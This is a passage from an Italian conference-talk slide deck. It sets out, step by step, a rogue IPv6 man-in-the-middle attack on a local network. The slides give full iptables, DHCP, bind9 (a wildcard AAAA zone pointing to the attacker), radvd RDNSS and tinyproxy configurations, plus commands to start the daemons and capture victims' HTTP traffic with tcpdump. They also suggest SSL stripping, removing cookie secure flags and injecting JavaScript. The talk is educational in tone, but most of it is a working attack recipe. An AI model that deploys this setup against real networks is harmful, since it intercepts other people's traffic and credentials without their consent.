ifconfig <interfacciaswitch> 192.168.1.1 netmask
255.255.255.0
iptables --flush
iptables --table nat --append POSTROUTING --out-
interface <wlan0> -j MASQUERADE
iptables --append FORWARD --in-interface
<interfacciaswitch> -j ACCEPT
```

La procedura dell'attacco, 1

Installare i software necessari:

- isc-dhcp-server, bind9, radvd, un proxy http (tinyproxy)

La procedura dell'attacco, 2

impostiamo un indirizzo ULA ipv6 sulla macchina:

```
ip -6 addr add
fdeb:cadf:715c:f2ef:0:0:0:1/64 dev
<interfacciaswitch>
```

La procedura dell'attacco, dhcpv4

Configuriamo il server dhcpv4 senza dns:

/etc/dhcp/dhcpd.conf:

```
authoritative;
subnet 192.168.1.0 netmask 255.255.255.0 {
   option routers                  192.168.1.1;
   option subnet-mask              255.255.255.0;
   option broadcast-address        192.168.1.255;
   range 192.168.1.10 192.168.1.254;
   default-lease-time 86400;
   max-lease-time 86400;
}
```

La procedura dell'attacco, DNS

Creiamo una configurazione named che ascolti su ipv6 e faccia forward delle query ad un open resolver:

```
/etc/bind/named.conf.normale
options {
listen-on-v6 { any; };
allow-query { any; };
forwarders {
                8.8.8.8;
                8.8.4.4;
        };
};
```

La procedura dell'attacco, DNS 2

Creiamo una configurazione named che risponda sempre alle query AAAA con l'indirizzo IPv6 del proxy:

/etc/bind/named.conf.attacco

```
options {
        listen-on-v6 { any; };
        allow-query { any; };
};
zone "." {
        type master;
        file "/etc/bind/attacco.zone";
};
```

La procedura dell'attacco, DNS 3

Creiamo una zona fittizia:

/etc/bind/attacco.zone:

```
$TTL 86400
@       IN      SOA     .       keivan.motavalli.me. (
                        2013101001    ; serial number YYMMDDNN
                        28800           ; Refresh
                        7200            ; Retry
                        864000          ; Expire
                        86400           ; Min TTL
                                )

                NS      ns1.example.net.

*    IN   AAAA     fdeb:cadf:715c:f2ef:0:0:0:1
```

La procedura dell'attacco, RA

IPv6 non usa necessariamente DHCPv6, ma offre un meccanismo di auto configurazione “stateless” mediante messaggi ICMPv6 (Router Advertisement). Configuriamo RADVd

La procedura dell'attacco, RAconf

```
/etc/radvd.conf
interface interfacciaswitch {
    AdvSendAdvert on;
    MinRtrAdvInterval 3;
    MaxRtrAdvInterval 5;
    prefix fdeb:cadf:715c:f2ef::/64 {
        AdvOnLink on;
        AdvAutonomous on;
        AdvRouterAddr on;
    };
RDNSS fdeb:cadf:715c:f2ef:0:0:0:1 {
    AdvRDNSSLifetime 10;
    };
};
```

La procedura dell'attacco: RDNSS

Teoricamente servirebbe un server DHCPv6 per assegnare un DNS al client, ma la maggior parte dei client è configurato per utilizzare la configurazione stateless mediante RouterAdvertisement, e funziona con DHCPv6 solo dopo aver selezionato “DHCP-Only” come metodo di configurazione, o dopo aver messo manualmente in funzione un client DHCPv6. Esiste però RDNSS che funziona con RA, specificato nell'RFC 6106, “IPv6 Router Advertisement Options for DNS Configuration”

La procedura dell'attacco, tinyproxy

Ho scelto di usare tinyproxy per la sua semplicità e supporto ipv6 (sslstrip, mitmproxy, etc non supportano ancora ipv6)

in `/etc/tinyproxy.conf` cambiare:

```
Port 80
MaxClients 1000
Listen ::
```

eliminare tutte le righe `Allow e Deny`

La procedura dell'attacco: demoni!

- avviamo il server dhcpv4: `/usr/sbin/dhcpd -4 -f -cf /etc/dhcp/dhcpv.conf <interfacciaswitch>`
- `sysctl -w net.ipv6.conf.all.forwarding=1`
- avviamo `radvd`
- stabilimento tunnel:
- `named -c /etc/bind/named.conf.normale -g`
- attacco mitm:
- `named -c /etc/bind/named.conf.attacco -g`
- `tinyproxy -c /etc/tinyproxy.conf; tcpdump -i eth0 -w dump.pcap 'dst port 80'`

La procedura dell'attacco: tip

- NetworkManager può essere di disturbo. Disabilitarlo sull'interfaccia dello switch, od usarlo per impostarvi manualmente gli indirizzi ipv4 ed ipv6 corretti
- Dnsmasq tende ad utilizzare il nameserver locale, col risultato che il nostro proxy trasparente non riuscità a risolvere i domini in modo corretto. Killarlo o modificare /etc/NetworkManager/NetworkManager.conf commentando la riga “dns=dnsmasq”
- Attenti ai conflitti di indirizzi tra le due lan
- Se usate una vm e fate un bridge ad una interfaccia dell'host, sull'os host disabilitate la configurazione IPv4 ed IPv6 sull'interfaccia

Alternative a tinyproxy

- Tinyproxy non può fare ssl stripping, a meno di non mettere in funzione sslstrip DOPO di esso.
- Si può usare “Burp” (in java), che fornisce molto più controllo, supporta IPv6, fa sslstripping, toglie il tag “secure” dai cookie, permette di iniettare contenuti maligni sulla pagina (es, javascript, come da talk Giulio), fa HTTPS passtrought.
- È complicato, proprietario ed a pagamento.
- Idee dai presenti? :)

The End

Grazie a tutti per la partecipazione, spero di aver stuzzicato la vostra curiosità (è il mio primo talk in assoluto); personalmente spero di riuscire a migliorare le tecniche esposte per renderle più versatili, adatte a più scenari d'utilizzo e per ottenere un impatto maggiore (BEEF?). Spero ovviamente di potermi cimentare in altre ricerche su argomenti di sicurezza, a me nuovi, ed ovviamente di ottenere il diploma :)

- Mi trovate anche su fb.com/keivan.motavalli
- Commenti?